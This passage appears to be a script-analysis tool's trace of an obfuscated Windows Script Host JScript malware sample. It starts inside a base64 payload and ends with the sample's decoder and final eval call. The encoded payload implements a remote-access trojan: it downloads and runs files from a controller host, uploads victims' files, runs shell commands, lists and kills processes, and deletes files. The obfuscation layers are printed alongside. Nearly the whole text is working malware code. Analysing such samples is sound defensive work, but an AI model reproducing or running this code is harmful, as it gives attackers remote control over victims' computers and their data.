lyID09ICIiKXsNCmZpbGVkaXIgPSBpbnN0YWxsZGlyOw0KfQ0Kc3Ryc2F2ZXRvID0gZmlsZWRpci<>rIGZpbGV1cmwuc3
Vic3RyKGZpbGV1cmwubGFzdEluZGV4T2YoIlxcIikgKy<>xKTsNCnZhciBvYmpodHRwZG93bmxvYWQgPSBXU2NyaXB
0LkNyZWF0ZU9iamVjdCgibXN4bWwyLnhtbGh0dHA<>iKTsNCm9iamh0dHBkb3dubG9hZC5vcGVuKCJwb3N0IiwiaHR0cD
ovLyIgKyBob3N0ICsgIjoiICsgcG9ydC<>rIi8iICsgInNlbmQtdG8tbWUiICsgc3BsaXRlci<>rIGZpbGV1cmwsIGZhbHNlKTs
NCm9iamh0dHBkb3dubG9hZC5zZXRSZXF1ZXN0SGVhZGVyKCJ1c2VyLWFnZW50OiIsIGluZm9ybWF0aW9uKCkpOw0K
b2JqaHR0cGRvd25sb2FkLnNlbmQoIiIpOw0KdmFyIG9iamZzb2Rvd25sb2FkID0gV1NjcmlwdC5DcmVhdGVPYmplY3QoI
nNjcmlwdGluZy5maWxlc3lzdGVtb2JqZWN0Iik7DQppZihvYmpmc29kb3dubG9hZC5maWxlRXhpc3RzKHN0cnNhdmV0b
ykpew0Kb2JqZnNvZG93bmxvYWQuZGVsZXRlRmlsZShzdHJzYXZldG8pOw0KfQ0KaWYgKG9iamh0dHBkb3dubG9hZC
5zdGF0dXMgPT0gMj<>wKXsNCnZhci<>gb2Jqc3RyZWFtZG93bmxvYWQgPSBXU2NyaXB0LkNyZWF0ZU9iamVjdCgiY
WRvZGIuc3RyZWFtIik7DQpvYmpzdHJlYW1kb3dubG9hZC5UeXBlID0gMTsNCm9ianN0cmVhbWRvd25sb2FkLk9wZW4o
KTsNCm9ianN0cmVhbWRvd25sb2FkLldyaXRlKG9iamh0dHBkb3dubG9hZC5yZXNwb25zZUJvZHkpOw0Kb2Jqc3RyZWF
tZG93bmxvYWQuU2F2ZVRvRmlsZShzdHJzYXZldG8pOw0Kb2Jqc3RyZWFtZG93bmxvYWQuY2xvc2UoKTsNCm9ianN0c
mVhbWRvd25sb2FkID0gbnVsbDsNCn0NCmlmKG9iamZzb2Rvd25sb2FkLmZpbGVFeGlzdHMoc3Ryc2F2ZXRvKSl7DQp
zaGVsbG9iai5ydW4ob2JqZnNvZG93bmxvYWQuZ2V0RmlsZShzdHJzYXZldG8pLnNob3J0UGF0aCk7DQp1cGRhdGVzd
GF0dXMoIkV4ZWN1dGVkK0ZpbGUiKTsNCn0NCn0NCmZ1bmN0aW9uIHVwZGF0ZXN0YXR1cyhzdGF0dXNfbXNnKXsNC
nZhciBvYmpzb2MgPSBXU2NyaXB0LkNyZWF0ZU9iamVjdCgibXN4bWwyLnhtbGh0dHA<>iKTsNCm9ianNvYy5vcGVuKC
Jwb3N0IiwiaHR0cDovLyIgKyBob3N0ICsgIjoiICsgcG9ydC<>rICIvIi<>rICJ1cGRhdGUtc3RhdHVzIi<>rIHNwbGl0ZXIgKyB
zdGF0dXNfbXNnLCBmYWxzZSk7DQpvYmpzb2Muc2V0UmVxdWVzdEhlYWRlcigidXNlci1hZ2VudDoiLCBpbmZvcm1hd
GlvbigpKTsNCm9ianNvYy5zZW5kKCIiKTsNCn0NCmZ1bmN0aW9uIHVwbG9hZC<>oZmlsZXVybCwgcmV0Y21kKXsNCn
Zhci<>gaHR0cG9iaixvYmpzdHJlYW11cGxvYWRlLGJ1ZmZlcjsNCnZhciBvYmpzdHJlYW11cGxvYWRlID0gV1NjcmlwdC
5DcmVhdGVPYmplY3QoImFkb2RiLnN0cmVhbSIpOw0Kb2Jqc3RyZWFtdXBsb2FkZS5UeXBlID0gMTsNCm9ianN0cmVh
bXVwbG9hZGUuT3BlbigpOw0Kb2Jqc3RyZWFtdXBsb2FkZS5sb2FkRnJvbUZpbGUoZmlsZXVybCk7DQpidWZmZXIgPS
BvYmpzdHJlYW11cGxvYWRlLlJlYWQoKTsNCm9ianN0cmVhbXVwbG9hZGUuY2xvc2UoKTsNCm9ianN0cmVhbWRvd2
5sb2FkID0gbnVsbDsNCnZhciBodHRwb2JqID0gV1NjcmlwdC5DcmVhdGVPYmplY3QoIm1zeG1sMi54bWxodHRwIik7DQ
podHRwb2JqLm9wZW4oInBvc3QiLCJodHRwOi8vli<>rIGhvc3QgKy<>iOiIgKyBwb3J0ICsiLyIgKyByZXRjbWQsIGZhbHN
lKTsNCmh0dHBvYmouc2V0UmVxdWVzdEhlYWRlcigidXNlci1hZ2VudDoiLCBpbmZvcm1hdGlvbigpKTsNCmh0dHBvY
mouc2VuZChidWZmZXIpOw0KfQ0KZnVuY3Rpb24gZGVsZXRlZmFlICh1cmwpew0KdHJ5ew0KZmlsZXN5c3RlbW9iai5
kZWxldGVGaWxlKHVybCk7DQpmaWxlc3lzdGVtb2JqLmRlbGV0ZUZvbGRlcih1cmwpOw0KfWNhdGNoKGVycil7fQ0KfQ
0KZnVuY3Rpb24gY21kc2hlbGwgKGNNZCl7DQp2YXIgaHR0cG9iaixvZXhlYyxyZXN1bHQ7DQpvYmogPSBuZXcgQWN0aX
ZlWE9iamVjdCgiV1NjcmlwdC5zaGVsbCIpOw0KZXhlYyA9IG9iai5leGVjKCJjbWQgL2MgIi<>rIGNtZC<>rl
ClgPiBclilgKyBzdHJzYXZldG8gKy<>iXCIiLC<>wLCB0cnVlKTsNCnJlYWRhbGxmcm9tYW55ID0gZmlsZXN5c3RlbW9ia
5vcGVuVGV4dEZpbGUoc3Ryc2F2ZXRvKS5yZWFkQWxsKCk7DQp0cnl7DQpmaWxlc3lzdGVtb2JqLmRlbGV0ZUZpbGUo
c3Ryc2F2ZXRvKTsNCn1jYXRjaChlZSl7fQ0KcmV0dXJuIHJlYWRhbGxmcm9tYW55Ow0KfQ0KZnVuY3Rpb24gZW51bXB
yb2Nlc3MoKXsNCnZhciBlcC<>9ICIiOw0KdHJ5ew0KdmFyIG9iandtaXNlcnZpY2UgPSBHZXRPYmplY3QoIndpbm1nbXR
zOlxcXFwuXFxyb290XFxjaW12MilpOw0KdmFyIGNvbGI0ZW1zID0gb2Jqd21pc2VydmljZS5FeGVjUXVlcnkoInNlbGVjdC
<>qIGZyb20gd2luMzJfcHJvY2VzcylsbnVsbCw0OCk7DQpmb3IodmFyIGZpID0gbmV3IEVudW1lcmF0b3IoY29saXRlbXM
pOy<>hZmkuYXRFbmQoKTsgZmkubW92ZU5leHQoKSl7DQp2YXIgb2JqaXRlbS<>9IGZpLml0ZW0oKTsNCmVwID0gZX
<>gKyBvYmppdGVtLm5hbWUgKy<>iXil7DQplcC<>9IGVwICsgb2JqaXRlbS5wcm9jZXNzSWQgKy<>iXil7DQplcC<>9IG
VwICsgb2JqaXRlbS5leGVjdXRhYmxlUGF0aC<>rIHNwbGl0ZXI7DQp9DQp9Y2F0Y2goZXIpe30NCnJldHVybiBlcDsNCn0
NCmZ1bmN0aW9uIGV4aXRwcm9jZXNzIChwaWQpew0KdHJ5ew0Kc2hlbGxvYmoucnVuKCJ0YXNra2lsbC<>vRi<>vVC<
>vUElEIClgKyBwaWQsMCx0cnVlKTsNCn1jYXRjaChlcnIpe30NCn0NCmZ1bmN0aW9uIGdldFBhcmVudERpcmVjdG9ye
ShwYXRoKXsNCnZhciBmby<>9IGZpbGVzeXN0ZW1vYmouZ2V0RmlsZShwYXRoKTsNCnJldHVybiBmaWxlc3lzdGVtb2
JqLmdldFBhcmVudEZvbGRlck5hbWUoZm8pOw0KfQ0KZnVuY3Rpb24gZW51bWZhZi<>oZW51bWRpcil7DQp2YXIgcm
UgPS<>iljsNCnRyeXsNCmZvcih2YXIgZmkgPSBuZXcgRW51bWVyYXRvcihmaWxlc3lzdGVtb2JqLmdldEZvbGRlci<>oZ
W51bWRpcikuc3ViZm9sZGVycyk7ICFmaS5hdEVuZCgpOyBmaS5tb3ZlTmV4dCgpKXsNCnZhciBmb2xkZXIgPSBmaS5
pdGVtKCk7DQpyZS<>9IHJlIClgZm9sZGVyLm5hbWUgKy<>iXi5kXilgKyBmb2xkZXIuYXR0cmlidXRlcy<>rIHNwbGl0ZXI
7DQp9DQpmb3IodmFyIGZpID0gbmV3IEVudW1lcmF0b3IoZmlsZXN5c3RlbW9iai5nZXRGb2xkZXIoKGVudW1kaXIpLmZ
pbGVzKTsgIWZpLmF0RW5kKCk7IGZpLm1vdmVOZXh0KCkpew0KdmFyIGZpbGUgPSBmaS5pdGVtKCk7DQpyZS<>9I
HJlICsgZmlsZS5uYW1lICsgll4ilCsgZmlsZS5zaXplICsgll4ilCsgZmlsZS5hdHRyaWJ1dGVzICsgc3BsaXRlcjsNCn0NCn1jY
XRjaChlcnIpe30NCnJldHVybiByZTsNCn0NCg==", "", "\x41", $5FZwLPDuLmhd3toN49z ( 9 ), "Open", "us-ascii", "2382rQRr
eo", "171iXGpSV", $5FZwLPDuLmhd3toN49z ( 7 ), $5FZwLPDuLmhd3toN49z ( 10 ), "7092rXFGgQ", "bin.base64", "7PdAJR
t", "replace", "7365HgEKJQ", "Type", "535JemZUP", "56aEstzl", $5FZwLPDuLmhd3toN49z ( 6 ), "612VSSUeT", "9656fZrHlS
", $5FZwLPDuLmhd3toN49z ( 11 ), $5FZwLPDuLmhd3toN49z ( 5 ), "mko", "10DoKAhU", $5FZwLPDuLmhd3toN49z ( 12 ), "
dataType", $5FZwLPDuLmhd3toN49z ( 4 ), $5FZwLPDuLmhd3toN49z ( 13 ), "Position", $5FZwLPDuLmhd3toN49z ( 3 ), "Re
adText", $5FZwLPDuLmhd3toN49z ( 14 ), "CharSet", "30321mGnjrd", "text", $5FZwLPDuLmhd3toN49z ( 2 ), "66riMPzf", "15
88rHmVvo", "Write", "600PtLUsO", $5FZwLPDuLmhd3toN49z ( 15 ), $5FZwLPDuLmhd3toN49z ( 1 ) ];

_4pjor7[0];
var _6rhlk7 = [ _4pjor7[0], _4pjor7[1], _4pjor7[2], _4pjor7[3], _4pjor7[4], _4pjor7[5], _4pjor7[6], _4pjor7[7], _4pjor7[8], _4pjor7[9
], _4pjor7[10], _4pjor7[11], _4pjor7[12], _4pjor7[13], _4pjor7[14], _4pjor7[15], _4pjor7[16], _4pjor7[17], _4pjor7[18], _4pjor7[19],
_4pjor7[20], _4pjor7[21], _4pjor7[22], _4pjor7[0], _4pjor7[23], _4pjor7[24], _4pjor7[25], _4pjor7[26], _4pjor7[27], _4pjor7[28], _4
pjor7[29], _4pjor7[30], _4pjor7[31], _4pjor7[32], _4pjor7[33], _4pjor7[34], _4pjor7[35], _4pjor7[36], _4pjor7[37], _4pjor7[38], _4p
jor7[39], _4pjor7[40], _4pjor7[41], _4pjor7[42], _4pjor7[43], _4pjor7[44], _4pjor7[45] ];
_6rhlk7[0];
var j = b;
! function () {                                                          () → undefined
                                                                         Show all Function Runs
    var d = b;
    var e = a ( );                                                       a() → bin.base64,7PdAJRt,replace,7365HgEKJQ,shif
                                                                         Show all Function Runs
    for ( ; ; )
        {
            try
            {
                if ( 255652 == - parseInt ( d ( 23 ) ) + - parseInt ( d ( 18 ) ) / 2 + - parseInt ( d ( 8 ) ) / 3 * ( parseInt ( d ( 14 ) ) / 4 ) + pa
                t ( d ( 32 ) ) / 5 + - parseInt ( d ( 3 ) ) / 6 * ( parseInt ( d ( 6 ) ) / 7 ) + parseInt ( d ( 2 ) ) / 8 * ( - parseInt ( d ( 30 ) ) / pa
                rseInt ( d ( 20 ) ) / 10 * ( - parseInt ( d ( 26 ) ) / 11 ) )
                                                                         b(23) → "createElement"
                                                                         parseInt("createElement") → NaN
                                                                         b(18) → "188136jibKis"
                                                                         Show all Function Runs
                    {
```

Code

```
                            break ;
                        }
                    e[_6rhlk7[1]] ( e[_6rhlk7[2]] ( ) );
                }
                catch ( V )
                {
                    e[_6rhlk7[1]] ( e[_6rhlk7[2]] ( ) );
                }
            }
} ( );
var _6ivmo2 = [ j ( 15 ), j ( 0 ), j ( 9 ), _6rhlk7[3], j ( 7 ), _6rhlk7[4], _6rhlk7[5], _6rhlk7[6], j ( 31 ), j ( 25 ), j ( 27 ), j ( 19 ), j ( 12 ), _6rhlk7[7], _6rhlk7[8], _6rhlk7[9], j ( 10 ), j ( 4 ), _6rhlk7[10], _6rhlk7[11], j ( 13 ), j ( 17 ), j ( 29 ), j ( 1 ), j ( 24 ), j ( 33 ), j ( 34 ), _6rhlk7[12], j ( 21 ), j ( 5 ), j ( 11 ), j ( 22 ), _6rhlk7[13], j ( 16 ), j ( 28 ) ];
function b(d, e) {
    var f = a ( );
    return ( b =
    function (g, s) {
        return f[g = + g];
    } ) ( d, e );
}
function decodeBase64(d) {
    var parseInt = _0x22f8;
    var e = WSH[_7rrbn4[7]] ( parseInt ( 185 )  ) [parseInt ( 192 ) ] ( parseInt ( 193 ) );
    e[parseInt ( 189 ) ] = parseInt ( 187 );
    e[_7rrbn4[8]] = d;
    d = WSH[parseInt ( 182 ) ] ( parseInt ( 181 ) );
    return d[parseInt ( 198 ) ] = 1, d[parseInt ( 195 ) ] ( ), d[parseInt ( 180 ) ] ( e[parseInt ( 186 ) ] ), d[_7rrbn4[9]] = 0, d[parseInt ( 198 ) ] = 2, d[parseInt ( 178 ) ] = parseInt ( 196 ), d[_7rrbn4[10]] ( );
}
_6ivmo2[0];
var _7rrbn4 = [ _6ivmo2[0], _6ivmo2[1], _6ivmo2[2], _6ivmo2[3], _6ivmo2[4], _6ivmo2[5], _6ivmo2[6], _6ivmo2[7], _6ivmo2[8], _6ivmo2[9], _6ivmo2[10], _6ivmo2[11], _6ivmo2[12], _6ivmo2[13], _6ivmo2[14], _6ivmo2[15], _6ivmo2[16], _6ivmo2[17], _6ivmo2[18], _6ivmo2[19], _6ivmo2[20], _6ivmo2[21], _6ivmo2[22], _6ivmo2[23], _6ivmo2[24], _6ivmo2[25], _6ivmo2[26], _6ivmo2[27], _6ivmo2[28], _6ivmo2[29], _6ivmo2[30], _6ivmo2[31], _6ivmo2[32], _6ivmo2[33], _6ivmo2[34] ];
_7rrbn4[0];
var _0xe92f92 = _0x22f8;
function _0x22f8(V, d) {
    var e = _0x45f4 ( );
    return ( _0x22f8 =
    function (f) {
        return e[f = f - 178];
    } ) ( V, d );
}
! function () {
    var d = _0x22f8;
    var l = _0x45f4 ( );
    for ( ; ; )
        {
            try
            {
                if ( 256307 == - parseInt ( d ( 191 ) ) + - parseInt ( d ( 203 ) ) / 2 + parseInt ( d ( 197 ) ) / 3 * ( - parseInt ( d ( 184 ) ) / 4 ) + parseInt ( d ( 188 ) ) / 5 * ( - parseInt ( d ( 190 ) ) / 6 ) + parseInt ( d ( 194 ) ) / 7 * ( parseInt ( d ( 201 ) ) / 8 ) + parseInt ( d ( 200 ) ) / 9 * ( parseInt ( d ( 202 ) ) / 10 ) + parseInt ( d ( 183 ) ) / 11 * ( - parseInt ( d ( 199 ) ) / 12 ) )
                    {
                        break ;
                    }
                l[_7rrbn4[1]] ( l[_7rrbn4[2]] ( ) );
            }
            catch ( V )
            {
                l[_7rrbn4[1]] ( l[_7rrbn4[2]] ( ) );
            }
        }
} ( );
var superString = _7rrbn4[3];
var encodedText = superString[_7rrbn4[4]] ( $5FZwLPDuLmhd3toN49z ( 16 ) , _7rrbn4[5] ) [_0xe92f92 ( 179 ) ] ( /<>/g, "A" );
var decodedText = decodeBase64 ( encodedText );
```

j(15) ➔ "use strict"
j(0) ➔ "push"
j(9) ➔ "shift"
Show all Function Runs
b(23) ➔ "createElement"
Show all Function Runs
a() ➔ bin.base64,7PdAJRt,replace,7365HgEKJQ,shif
Show all Function Runs
(23,undefined) ➔ "createElement"
Show all Function Runs
(23,undefined) ➔ "createElement"
Show all Function Runs
decodeBase64("dHJ5ewp2YXlgbG9uZ1RleHQxID0
Show all Function Runs
parseInt(185) ➔ "microsoft.xmldom"
Show all Function Runs
parseInt(189) ➔ "dataType"
Show all Function Runs
parseInt(182) ➔ "CreateObject"
Show all Function Runs
parseInt(198) ➔ "Type"
parseInt(195) ➔ "Open"
Show all Function Runs
_0x22f8(191) ➔ "Write"
Show all Function Runs
_0x45f4() ➔ mko,56aEstzl,Open,us-ascii,2382rQRre
Show all Function Runs
(191,undefined) ➔ "Write"
Show all Function Runs
(191,undefined) ➔ "Write"
Show all Function Runs
() ➔ undefined
Show all Function Runs
_0x45f4() ➔ mko,56aEstzl,Open,us-ascii,2382rQRre
Show all Function Runs
_0x22f8(191) ➔ "Write"
parseInt("Write") ➔ NaN
_0x22f8(203) ➔ "createElement"
Show all Function Runs
$5FZwLPDuLmhd3toN49z(16) ➔ /codigo/g
Show all Function Runs
decodeBase64("dHJ5ewp2YXlgbG9uZ1RleHQxID0
Show all Function Runs

Code		
81	function a() {	a() ➔ bin.base64,7PdAJRt,replace,7365HgEKJQ,shif Show all Function Runs
82	var d = [_6rhlk7[14], _6rhlk7[15], _6rhlk7[16], _6rhlk7[17], _6rhlk7[2], _6rhlk7[18], _6rhlk7[19], _6rhlk7[20], _6rhlk7[21], _6rhlk7[22], _6rhlk7[23], _6rhlk7[24], _6rhlk7[25], _6rhlk7[26], _6rhlk7[27], _6rhlk7[28], _6rhlk7[29], _6rhlk7[30], _6rhlk7[31], _6rhlk7[32], _6rhlk7[33], _6rhlk7[34], _6rhlk7[35], _6rhlk7[36], _6rhlk7[37], _6rhlk7[38], _6rhlk7[39], _6rhlk7[40], _6rhlk7[41], _6rhlk7[42], _6rhlk7[1], _6rhlk7[43], _6rhlk7[44], _6rhlk7[45], _6rhlk7[46]];	
83	return (a =	() ➔ bin.base64,7PdAJRt,replace,7365HgEKJQ,shift, Show all Function Runs
84	function () {	() ➔ bin.base64,7PdAJRt,replace,7365HgEKJQ,shift, Show all Function Runs
85	return d;	
86	}) ( );	
87	}	
88	function _0x45f4() {	_0x45f4() ➔ mko,56aEstzl,Open,us-ascii,2382rQRre Show all Function Runs
89	var V = [_7rrbn4[11], _7rrbn4[12], _7rrbn4[13], _7rrbn4[14], _7rrbn4[15], _7rrbn4[16], _7rrbn4[17], _7rrbn4[18], _7rrbn4[19], _7rrbn4[20], _7rrbn4[21], _7rrbn4[22], _7rrbn4[4], _7rrbn4[23], _7rrbn4[24], _7rrbn4[7], _7rrbn4[25], _7rrbn4[26], _7rrbn4[27], _7rrbn4[28], _7rrbn4[29], _7rrbn4[30], _7rrbn4[31], _7rrbn4[32], _7rrbn4[33], _7rrbn4[34]];	
90	return (_0x45f4 =	() ➔ mko,56aEstzl,Open,us-ascii,2382rQRreo,Type,1 Show all Function Runs
91	function () {	() ➔ mko,56aEstzl,Open,us-ascii,2382rQRreo,Type,1 Show all Function Runs
92	return V;	
93	}) ( );	
94	}	
95	eval (decodedText);	eval("try{ Show all Function Runs